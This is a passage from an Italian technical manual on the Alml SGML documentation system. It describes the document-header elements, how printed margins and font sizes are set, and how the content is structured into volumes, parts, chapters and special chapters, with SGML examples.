La figura 500.4 e la tabella 500.5 mostrano in breve l'elenco degli elementi che riguardano l'intestazione del documento; cosa che contiene tutte le informazioni per realizzare la copertina, fino ad arrivare all'indice generale.

Figura 500.4. Schema ad albero degli elementi di un documento Alml, con il dettaglio dell'intestazione.

```
alml [lang="lingua"] [spacing="normal|french|uniform"]
  |--head
  |     |--[admin]
  |     |     |--[description]
  |     |     |--[keywords]
  |     |     |--[htmlmeta name="nome" lang="linguaggio"]...
```

```
|     |     |--[printedfontsize type="contesto"]...
|     |     |--[printedpagesize type="contesto"]...
|     |     |--[chapterdefinition]
|     |     |--[partdefinition]
|     |     `--[tomedefinition]
|     |--title
|     |--[shorttitle]
|     |--[subtitle]...
|     |--author...
|     |--date
|     |--[edition]
|     |--[version]
|     |--[frontcovertop]
|     |--[abstract]
|     |--[frontcoverbottom]
|     |--[backcover]
|     |--[textbeforelegal]
|     |--legal
|     |--[dedications]
|     |--[textafterdedications]
|     `--[maincontents levels="n" nopages="true|false"]
|--[intro]
|--body
|--[appendix]
`--[index]
```

Tabella 500.5. Elementi SGML dalla copertina all'indice generale.

Elemento	Descrizione
`alml [lang="..."] [spacing="..."]`	Contenitore del documento. L'attributo '**lang**' può contenere la sigla del linguaggio espressa secondo lo standard ISO 639. L'attributo '**spacing**' può contenere una parola chiave, a scelta tra: '**normal**', '**french**' e '**uniform**'.
`head`	Intestazione del documento.
`admin`	Informazioni amministrative.
`description`	Descrizione in breve del documento.
`keywords`	Elenco di parole chiave.
`htmlmeta name="..." lang="..."`	Contenuto di un elemento HTML '**META**'. Gli attributi '**name**' e '**lang**' vanno usati nello stesso modo previsto per l'elemento '**META**' di HTML.
`chapterdefinition`	Definizione alternativa del capitolo.

Elemento	Descrizione
`partdefinition`	Definizione alternativa della parte.
`tomedefinition`	Definizione alternativa del volume.
`printedfontsize type="…"`	Corpo del carattere in punti. Il carattere a cui si fa riferimento è quello indicato nell'attributo '**`type`**'.
`printedpagesize type="…"`	Dimensione di quanto indicato nell'attributo '**`type`**', che in generale si riferisce alla definizione dei margini e della giustezza.
`title`	Titolo del documento.
`shorttitle`	Sigla o abbreviazione del titolo dell'opera; è utile nella composizione HTML.
`subtitle`	Sottotitolo.
`author`	Autore.
`date`	Data del lavoro.
`edition`	Edizione, da usare se questa è diversa dalla data.
`version`	Versione, se la si vuole indicare in modo diverso dalla data di edizione.
`frontcovertop`	Blocco che precede il titolo.
`abstract`	Descrizione del contenuto. **Si osservi che attualmente questa informazione non viene utilizzata in fase di composizione.**
`frontcoverbottom`	Testo aggiuntivo di copertina, da mostrare dopo il titolo e dopo le altre indicazioni standard.
`backcover`	Contenuto della copertina finale.
`textbeforelegal`	Testo prima delle informazioni legali.
`legal`	Informazioni legali (copyright, condizioni, ecc.).
`dedications`	Pagina delle dediche.
`textafterdedications`	Testo successivo alle dediche.
`maincontents [levels="…"] [nopages="…"]`	Inserimento dell'indice generale, specificando il titolo da dare a tale indice. L'attributo '**`levels`**' specifica il livello di dettaglio dell'indice. L'attributo '**`nopages`**' specifica se si vogliano vedere i numeri di pagina come riferimento nella composizione stampata; può assumere i valori '**`true`**' o '**`false`**'.

Si può osservare che tutte le informazioni sono contenute nell'elemento '**head**', all'inizio del quale prende posto un altro «contenitore» denominato '**admin**'. Al suo interno sono previsti elementi relativi a informazioni amministrative, in particolare '**description**' e '**keywords**', il cui scopo è quello di generare degli elementi '**META**' corrispondenti nella composizione HTML:

```
<HEAD>
    …
    <META NAME="Description" CONTENT="An example for Alml documentation system">
    <META NAME="Keywords" CONTENT="SGML, XML, HTML, Alml">
    …
</HEAD>
```

Inoltre, si possono aggiungere anche altri elementi '**META**' di HTML, attraverso l'elemento '**HTMLMETA**', come si vede nell'esempio seguente:

```
<head>
    <admin>
        <description>GNU/Linux e altro software libero</description>

        <keywords>Linux, GNU/Linux, Unix, software, software libero,
        free software</keywords>

        <htmlmeta name="Resource-type" lang="en">Document</htmlmeta>
        <htmlmeta name="Revisit-after" lang="en">15 days</htmlmeta>
        <htmlmeta name="Robots">ALL</htmlmeta>
    </admin>
    …
    …
</head>
```

Gli elementi '**chapterdefinition**', '**partdefinition**' e '**tomedefinition**' vengono descritti più avanti in questo capitolo (sezione 500.5).

L'elemento '**printedfontsize**' consente di definire l'altezza del carattere indicato attraverso l'attributo '**type**', per la composizione stampata.

L'elemento '**printedpagesize**' consente di definire I margini e la giustezza per la composizione stampata, in base al contesto indicato dall'attributo '**type**'.

L'elemento '**title**' serve a indicare il titolo del documento; gli elementi eventuali '**subtitle**' permettono di inserire dei sottotitoli successivi.

L'elemento '**abstract**', facoltativo, permette l'inserimento di una descrizione, più o meno articolata, composta da blocchi di testo. Tuttavia, questa informazione non viene usata in fase di composizione.

Successivamente è possibile inserire uno o più elementi '**author**', uno per il nominativo di ogni coautore.

Gli elementi '**date**', '**edition**' e '**version**', servono per indicare una data, un'edizione e una versione del lavoro. In generale è sufficiente l'uso dell'elemento '**data**'.

L'elemento '**frontcovertop**' permette l'inserzione di blocchi prima del titolo; così, l'elemento '**frontcoverbottom**' consente di fare la stessa cosa dopo il titolo e le altre indicazioni

standard. L'elemento '**`backcover`**' permette di definire il contenuto della copertina finale.

Gli elementi successivi riguardano la seconda pagina assoluta e quelle successive.

Nella seconda pagina appaiono di solito le informazioni sul copyright, nella parte bassa, mentre nella parte superiore potrebbero esserci altre informazioni, come una breve descrizione degli autori. L'elemento '**`textbeforelegal`**' permette di inserire blocchi di testo da collocare nella prima parte della seconda pagina, mentre l'elemento '**`legal`**' è fatto per le informazioni legali, a partire dal copyright.

Dopo le informazioni «legali» è possibile inserire una pagina di dediche, attraverso l'elemento '**`dedications`**'. Eventualmente, se necessario, è possibile aggiungere altre notizie all'interno dell'elemento '**`textafterdedications`**' che segue le dediche.

Infine, è possibile collocare l'elemento '**`maincontents`**' per ottenere l'inserimento dell'indice generale. L'attributo '**`levels`**' permette di definire il livello di dettaglio desiderato dell'indice: il numero zero rappresenta il minimo e fa in modo di ottenere informazioni fino alle parti, mentre valori superiori aumentano il dettaglio. Assegnando all'attributo '**`nopages`**' il valore '**`true`**', si richiedere espressamente l'eliminazione dei riferimenti ai numeri di pagina; cosa che può essere utile soltanto nella composizione per la stampa. All'interno dell'elemento si inserisce il titolo da dare all'indice.

500.2.1 Esempio quasi completo per la compilazione dell'intestazione

Viene mostrato qui un esempio quasi completo dell'uso degli elementi che si inseriscono all'interno di '**`head`**'. Di proposito, il contenuto del documento è completamente mancante, nel senso che l'elemento '**`body`**' è vuoto.

```
<!DOCTYPE ALML PUBLIC "-//D.G.//DTD Alml//EN">
<alml lang="it" spacing="uniform">
<head>
    <admin>
        <description>Compilazione di un'intestazione con Alml</description>
        <keywords>Alml, SGML, composizione</keywords>
        <printedfontsize type="title">20mm</printedfontsize>
        <printedfontsize type="subtitle">8mm</printedfontsize>
        <printedfontsize type="author">8mm</printedfontsize>
        <printedfontsize type="edition">8mm</printedfontsize>
        <printedfontsize type="normal">7mm</printedfontsize>
    </admin>
    <title>Intestazione</title>
    <shorttitle>int</shorttitle>
    <subtitle>Come iniziare con Alml</subtitle>
    <author>Pinco Pallino</author>
    <date>1111.11.11</date>
    <edition>1212.12.12</edition>
    <version>1.1</version>
    <frontcovertop>
        <p>i libri di Alml</p>
    </frontcovertop>
    <abstract>
        <p>La compilazione delle informazioni di un documento
        è sempre complicato all'inizio dello studio di un sistema
```

```
        SGML o XML di composizione.</p>
        <p>Questo libro, attraverso un esempio pratico, spiega come
        utilizzare proprio gli elementi dell'intestazione.</p>
    </abstract>
    <frontcoverbottom>
        <p>!"£$%&amp;/()=?^*+°§</p>
        <p>!"£$%&amp;/()=?^*+°§</p>
        <p>!"£$%&amp;/()=?^*+°§</p>
        <p>!"£$%&amp;/()=?^*+°§</p>
    </frontcoverbottom>
    <backcover>
        <p>Questo libro privo di contenuti, attraverso un solo esempio
        pratico, dimostra come utilizzare gli elementi dell'intestazione
        di Alml.</p>
    </backcover>
    <textbeforelegal>
        <p>Pinco Pallino è laureato in scienza del vuoto mentale
        e insegna nullafacenza applicata.</p>
    </textbeforelegal>
    <legal>
        <p>Copyright &copy; Pinco Pallino, &lt;pinco.pallino@brot.dg&gt;</p>
        <p>Permission is granted to copy, distribute and/or modify this
        document under the terms of the GNU Free Documentation License,
        Version 1.1 or any later version published by the Free Software
        Foundation; with no Invariant Sections, with no Front-Cover
        Texts, and with no Back-Cover Texts. A copy of the license is
        included in the section entitled "GNU Free Documentation
        License".</p>
    </legal>
    <dedications>
        <p>Alla mia bella Gigia, con tanto amore.</p>
    </dedications>
    <textafterdedications>
        <p>Sette, sei, cinque, quattro, tre, due, uno,... via!</p>
    </textafterdedications>
    <maincontents levels="2">Indice generale</maincontents>
</head>
<body>
</body>
</alml>
```

Nelle figure successive viene mostrato il risultato della composizione in un formato PostScript o PDF, in modo indifferente. Si suppone che il file sorgente sia stato chiamato '`head.sgml`' e che sia stato usato uno dei due comandi seguenti:

$ **`alml --ps alml-esempio-intestazione.sgml`** [*Invio*]

$ **`alml --pdf alml-esempio-intestazione.sgml`** [*Invio*]

Il risultato che si dovrebbe ottenere, in formato PDF, può essere prelevato presso ⟨*allegati/a2/alml-esempio-intestazione.pdf*⟩ (viene distribuito assieme all'edizione HTML dell'opera).

Figura 500.9. La copertina e la pagina del colofone (che appare subito dopo la copertina). Nella pagina della copertina si può osservare che: in alto, prima del titolo, viene messo il contenuto di '**`frontcovertop`**'; disponendo della versione dell'edizione, appare il contenuto degli elementi '**`version`**' e '**`edition`**'; nella parte sottostante appare il contenuto dell'elemento '**`frontcoverbottom`**'. Nella pagina del colofone si vede in alto il contenuto di '**`textbeforelegal`**' e in basso il contenuto di '**`legal`**'.

i libri di Alml

Intestazione

Come iniziare con Alml

Pinco Pallino

1.1 1212.12.12

!"£$%&/()=?^*+°§
!"£$%&/()=?^*+°§
!"£$%&/()=?^*+°§
!"£$%&/()=?^*+°§

Pinco Pallino è laureato in scienza del vuoto mentale e insegna nullafacenza applicata.

Copyright © Pinco Pallino, <pinco.pallino@brot.dg>

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.1 or any later version published by the Free Software Foundation; with no Invariant Sections, with no Front-Cover Texts, and with no Back-Cover Texts. A copy of the license is included in the section entitled "GNU Free Documentation License".

II

Figura 500.10. La pagina delle dediche, ovvero la pagina associata all'elemento '**`dedications`**', assieme alla pagina successiva, corrispondente al contenuto dell'elemento '**`textafterdedications`**'.

Alla mia bella Gigia, con tanto amore.

III

Sette, sei, cinque, quattro, tre, due, uno,... via!

IV





Figura 500.11. La quarta di copertina (copertina posteriore), corrispondente all'elemento '**`backcover`**'.

Questo libro privo di contenuti, attraverso un solo esempio pratico, dimostra come utilizzare gli elementi dell'intestazione di Alml.

500.2.2 Margini e giustezza nella composizione stampata

È possibile definire i margini e la giustezza (la larghezza del testo) della composizione stampata, senza dover intervenire modificando lo stile TeX. Si utilizza per questo l'elemento '**`printedpagesize`**', all'interno dell'elemento '**`admin`**', nell'intestazione del documento, specificando il contesto con l'attributo '**`type`**'. Si osservi l'esempio in cui si mostrano tutti i valori disponibili per l'attributo '**`type`**':


```
<head>
    <admin>
        …
        <printedpagesize type="topmargin">2.5cm</printedpagesize>
        <printedpagesize type="bottommargin">3.0cm</printedpagesize>
        <printedpagesize type="internalmargin">3.5cm</printedpagesize>
        <printedpagesize type="bodywidth">15cm</printedpagesize>
        …
    </admin>
    …
</head>
```

Il tipo '**`topmargin`**' è il margine superiore, fino alla **base** del testo normale (la riga di intestazione viene collocata automaticamente); il tipo '**`bottommargin`**' è il margine inferiore; il tipo '**`internalmargin`**' è il margine sinistro per le pagine destre e il margine destro per le pagine sinistre; il tipo '**`bodywidth`**' è la giustezza, ovvero la larghezza della colonna in cui scorre effettivamente il testo.

Tabella 500.13. Valori dell'attributo '**`type`**' dell'elemento '**`printedpagesize`**'.

Valore	Contesto a cui si fa riferimento
`topmargin`	Margine superiore.
`bottommargin`	Margine inferiore.
`internalmargin`	Margine interno.
`bodywidth`	Giustezza.

Il margine esterno non viene indicato, perché si preferisce indicare la giustezza, essendo un valore che è meglio non vari automaticamente, dal momento che da questo dipendono anche le dimensioni che si assegnano ad altri componenti contenuti nel testo.

Figura 500.14. Valori dell'attributo '**type**' dell'elemento '**printedpagesize**'.

Il formato della carta viene definito al di fuori del sorgente SGML, attraverso le opzioni di Alml. Ciò permette di produrre composizioni differenti a seconda del tipo di carta disponibile. Tuttavia, è evidente che le dimensioni adottate per la carta devono essere compatibili con i margini e la giustezza richiesti nel sorgente SGML.

500.2.3 Corpo del carattere nella composizione stampata

È possibile definire il corpo del carattere, nella composizione stampata, in alcune situazioni importanti, senza dover intervenire modificando lo stile TeX. Si utilizza per questo l'elemento '**printedfontsize**', all'interno dell'elemento '**admin**', nell'intestazione del documento, specificando il contesto con l'attributo '**type**'. Si osservi l'esempio:

```
<head>
    <admin>
        ...
        <printedfontsize type="normal">4mm</printedfontsize>
        <printedfontsize type="table">3.5mm</printedfontsize>
        ...
    </admin>
    ...
</head>
```

Il tipo '**normal**' è il carattere normale del testo; il tipo '**table**' è il carattere utilizzato nelle tabelle di Alml. La distanza tra le righe viene impostata automaticamente al 120 % della dimensione del carattere utilizzato.

La dimensione del carattere deve essere armoniosa rispetto al resto del documento. Bisogna provare per rendersi conto se il risultato che si ottiene è accettabile oppure no.

Tabella 500.16. Valori dell'attributo '**`type`**' dell'elemento '**`printedfontsize`**'.

Valore	Carattere a cui si fa riferimento
`title`	Titolo dell'opera che appare in copertina.
`subtitle`	Sottotitolo che appare in copertina.
`author`	Autori che appaiono in copertina.
`edition`	Data, edizione e versione che appaiono in copertina.
`tomeheading`	Titolo dei volumi nella loro pagina iniziale.
`h0`	Titolo delle parti nella loro pagina iniziale.
`h1`	Titolo dei capitoli.
`h2`	Titolo delle sezioni di primo livello.
`h3`	Titolo delle sottosezioni.
`h4`	Titolo delle sotto-sottosezioni.
`normal`	Testo normale.
`table`	Testo delle tabelle.
`object`	Testo interno agli elementi '**`object`**'.

500.3 Contenuto

Il contenuto del documento si articola in tre blocchi fondamentali: '**`intro`**', '**`body`**' e '**`appendix`**'. In coda, possono apparire degli indici analitici, racchiusi nel blocco dell'elemento '**`index`**'.

Questa classificazione in blocchi va a compensare la mancanza di elementi atti a circoscrivere l'estensione delle sezioni in cui si articola il testo. La mancanza di una strutturazione dettagliata delle sezioni[1] fa sì che in presenza di errori di sintassi SGML, l'analizzatore tenda a segnalare in seguito una quantità di errori inesistenti che non vanno considerati. In tali situazioni, si correggono i primi errori evidenti e poi si ripete la verifica SGML.

Figura 500.17. Schema ad albero semplificato degli elementi di un documento Alml, dove di mostra la suddivisione dei contenuti.

```
alml [lang="lingua"] [spacing="normal|french|uniform"]
  |--head
  |--[intro]
  |      `--capitolo...
  |--body
  |      `--{volume...|parte...|capitolo...}
  |--[appendix]
  |      `--capitolo...
  `--[index]
         `--capitolo...
```

500.3.1 Introduzione

Dopo l'elemento '**head**' è prevista la possibilità di inserire l'elemento '**intro**', il cui scopo è quello di delimitare uno o più capitoli speciali, da intendere come prefazioni o introduzioni a vario titolo.

Per la definizione del capitolo, si veda quanto descritto a proposito dell'elemento '**body**'.

500.3.2 Corpo

Il corpo vero e proprio del documento è contenuto nell'elemento '**body**', il quale si può articolare in volumi, parti o capitoli. Sta all'autore scegliere quale livello di suddivisione superiore adottare. È evidente che se si usa una suddivisione in volumi, si prevede una sottoclassificazione in parti, che poi si dividono in capitoli; se si usa una suddivisione in parti, è obbligatoria una sottoclassificazione in capitoli.

> Eccezionalmente, un volume può contenere solo capitoli, senza parti, quando per qualche ragione ciò è necessario.

Volumi, parti, capitoli e sezioni inferiori sono delimitate materialmente attraverso la dichiarazione del titolo relativo, come avviene in HTML. Le tabelle e gli schemi successivi descrivono gli elementi relativi.

Figura 500.18. Schema di un volume.

```
volume
  |--tomeheading [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |      `--testo_lineare
  |--[blocco_generico]...
  `--{parte...|capitolo...}
```

Tabella 500.19. Dichiarazione dei titoli dei volumi, con la possibilità di aggiungere un indice del contenuto.

Elemento	Descrizione
`tomeheading [id="`*ancora*`"] [lang="…"] [bookmark="…"]`	Titolo del volume. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del volume; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`tomecontents [levels="`*livelli*`"] [nopages="true|false"]`	Elemento vuoto per ottenere l'inserimento dell'indice generale del volume. L'attributo '**`levels`**' specifica il livello di dettaglio dell'indice; l'attributo '**`nopages`**' consente di non mostrare i numeri di pagina nella composizione per la stampa.

Figura 500.20. Schema di una parte.

```
parte
  |--h0 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |      `--testo_lineare
  |--[blocco_generico]...
  `--capitolo...
```

Tabella 500.21. Dichiarazione dei titoli delle parti, con la possibilità di aggiungere un indice del contenuto.

Elemento	Descrizione
`h0 [id="`*ancora*`"] [lang="…"] [bookmark="…"]`	Titolo della parte. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua della parte; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`partcontents [levels="`*livelli*`"] [nopages="true|false"]`	Elemento vuoto per ottenere l'inserimento dell'indice generale della parte. L'attributo '**`levels`**' specifica il livello di dettaglio dell'indice; l'attributo '**`nopages`**' consente di non mostrare i numeri di pagina nella composizione per la stampa.

Figura 500.22. Schema di un capitolo e della sua suddivisione inferiore.

```
capitolo
  |--h1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |      `--testo_lineare
  |--[blocco_generico]...
  |--[sezione...]
  |      |--h2 [id="ancora"] [bookmark="segnalibro"]
  |      |      `--testo_lineare
  |      |--[blocco_generico]...
  |      `--[sottosezione...]
  |             |--h3 [id="ancora"] [bookmark="segnalibro"]
  |             |      `--testo_lineare
  |             |--[blocco_generico]...
  |             `--[sotto_sottosezione...]
  |                    |--h4 [id="ancora"] [bookmark="segnalibro"]
  |                    |      `--testo_lineare
  |                    `--[blocco_generico]...
  `--[endofchapter]
```

Tabella 500.23. Elementi relativi alla definizione di un capitolo.

Elemento	Descrizione
`h1 [id="`*ancora*`"] [lang="…"] [bookmark="…"]`	Titolo del capitolo. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del capitolo; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`chaptercontents [levels="`*livelli*`"] [nopages="true|false"]`	Elemento vuoto per ottenere l'inserimento dell'indice generale del capitolo. L'attributo '**`levels`**' specifica il livello di dettaglio dell'indice; l'attributo '**`nopages`**' consente di non mostrare i numeri di pagina nella composizione per la stampa.
`h2 [id="`*ancora*`"] [bookmark="…"]`	Titolo della sezione. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`h3 [id="`*ancora*`"] [bookmark="…"]`	Titolo della sottosezione. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.

Elemento	Descrizione
h4 [id="*ancora*"] [bookmark="..."]	Titolo della sotto-sottosezione. L'attributo '**id**' consente di specificare un'ancora di riferimento; l'attributo '**bookmark**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
extramaincontents [levels="*livelli*"] [nopages="true|false"]	Elemento vuoto per ottenere l'inserimento di un indice generale complessivo. L'attributo '**levels**' specifica il livello di dettaglio dell'indice; l'attributo '**nopages**' consente di non mostrare i numeri di pagina nella composizione per la stampa.
endofchapter	Testo lineare da inserire, eventualmente, alla fine di un capitolo, con delle note particolari.

Nella parte iniziale delle classificazioni principali (volumi, parti e capitoli), è possibile collocare la richiesta di inserimento di un indice generale specifico. Si ottiene questo con gli elementi: '**tomecontents**', '**partcontents**' e '**chaptercontents**' (è disponibile anche l'elemento '**extramaincontents**' che riguarda l'opera intera e può essere collocato ovunque). Ognuno di questi elementi prevede l'attributo '**levels**', con il quale è possibile stabilire il livello di dettaglio di tali indici, tenendo presente che con il numero zero si ottengono voci fino alle parti, con uno si ottengono anche i capitoli, mentre con valori superiori si accede alle sezioni di livello inferiore. Anche in questo caso è possibile inibire la segnalazione delle pagine (nel caso di composizione per la stampa), utilizzando l'attributo '**nopages**'.

L'elemento '**endofchapter**' avrebbe lo scopo di consentire l'inserimento di una riga di informazioni alla fine del capitolo; precisamente, nella composizione per la stampa, alla base dell'ultima pagina del capitolo. Purtroppo, però, in presenza di riquadri fluttuanti può succedere di vedere il contenuto dell'elemento '**endofchapter**' alla fine di una pagina, mentre nelle successive vengono collocati i riquadri fluttuanti rimasti in sospeso; inoltre, può capitare di avere una pagina completamente vuota, ma contenente soltanto quanto inserito nell'elemento '**endofchapter**'.

500.3.3 Appendici

Dopo il corpo è possibile inserire l'elemento '**appendix**', il cui scopo è quello di delimitare uno o più capitoli speciali, da intendere come appendici.

500.3.4 Indici analitici

Alml consente la definizione di diversi tipi di indici analitici. Per questi è previsto uno spazio speciale collocato dopo le appendici, se ci sono, o in caso contrario subito dopo il corpo. Si tratta dell'elemento '**index**', che prevede l'inserimento di capitoli, come nel caso delle appendici.

L'inserimento di un elenco riferito a un indice analitico particolare si ottiene con l'elemento vuoto '**printindex**'. Viene descritto meglio in seguito l'uso di questo elemento, perché Alml è in grado di gestire più indici analitici differenti.

500.3.5 Suddivisioni speciali

Oltre alle suddivisioni standard nella forma '**h*n***', ne sono disponibili altre per scopi particolari. Sono previsti capitoli speciali per le presentazioni (diapositive o lucidi per lavagna luminosa), i prospetti schematici riassuntivi (tavole sintetiche e simili), i questionari (per le verifiche didattiche), oltre a due tipi di sezioni per domande e risposte.

Figura 500.24. Schema di un capitolo speciale per diapositive.

```
capitolo
  |--slideh1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |        `--testo_lineare
  |--[blocco_generico]...
  `--[endofchapter]
```

Figura 500.25. Schema di un capitolo speciale per schede informative generiche.

```
capitolo
  |--sheeth1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |        `--testo_lineare
  |--[blocco_generico]...
  `--[endofchapter]
```

Figura 500.26. Schema di un capitolo contenente domande e risposte.

```
capitolo
  |--h1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |        `--testo_lineare
  |--[blocco_generico]...
  |--[sezione...]
  |        |--faqh2 [id="ancora"] [bookmark="segnalibro"]
  |        |        `--testo_lineare
  |        |--[blocco_generico]...
  |        `--[sottosezione...]
  |                 |--faqh3 [id="ancora"] [bookmark="segnalibro"]
  |                 |        `--testo_lineare
  |                 `--[blocco_generico]...
  `--[endofchapter]
```

Figura 500.27. Schema parziale di un capitolo contenente un questionario.

```
capitolo
  |--testh1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |    |    [testtime="tempo"] [testtimepenalty="penalità"]
  |    `--testo_lineare
  |--dati_descrittivi...
  |    |--[blocco_generico]
  |    `--[testinfo]
  |--domanda...
  |    |--[domanda_risposta_singola]
  |    |    |--testlistquestion
  |    |    |--[blocco_generico]...
  |    |    `--testlist...
  |    |--[domanda_risposta_multipla]
  |    |    |--testmultiquestion
  |    |    |--[blocco_generico]...
  |    |    `--testmulti...
  |    `--[domanda_risposta_testuale]
  |         |--testtextquestion
  |         |--[blocco_generico]...
  |         `--testtext...
  |--testsend
  `--[endofchapter]
```

Tabella 500.28. Dichiarazione dei titoli di capitoli e di sezioni speciali.

Elemento	Descrizione
`slideh1 [id="ancora"] [lang="..."] [bookmark="..."]`	Titolo della diapositiva. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del capitolo; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`sheeth1 [id="ancora"] [lang="..."] [bookmark="..."]`	Titolo della scheda sintetica. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del capitolo; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.

Elemento	Descrizione
testh1 [id="*ancora*"] [lang="…"] [bookmark="…"] [testtime="…"] [testtimepenalty="…"]	Titolo del questionario. L'attributo '**id**' consente di specificare un'ancora di riferimento; l'attributo '**lang**' consente di specificare la lingua del capitolo; l'attributo '**bookmark**' consente di specificare un segnalibro alternativo per la composizione in formato PDF; l'attributo '**testtime**' consente di indicare il tempo massimo in secondi; '**testtimepenalty**' permette di specificare la penalità da sottrarre al punteggio per ogni secondo di ritardo.
faqh2 [id="*ancora*"] [lang="…"]	Titolo del gruppo di domande e risposte. L'attributo '**id**' consente di specificare un'ancora di riferimento; l'attributo '**bookmark**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
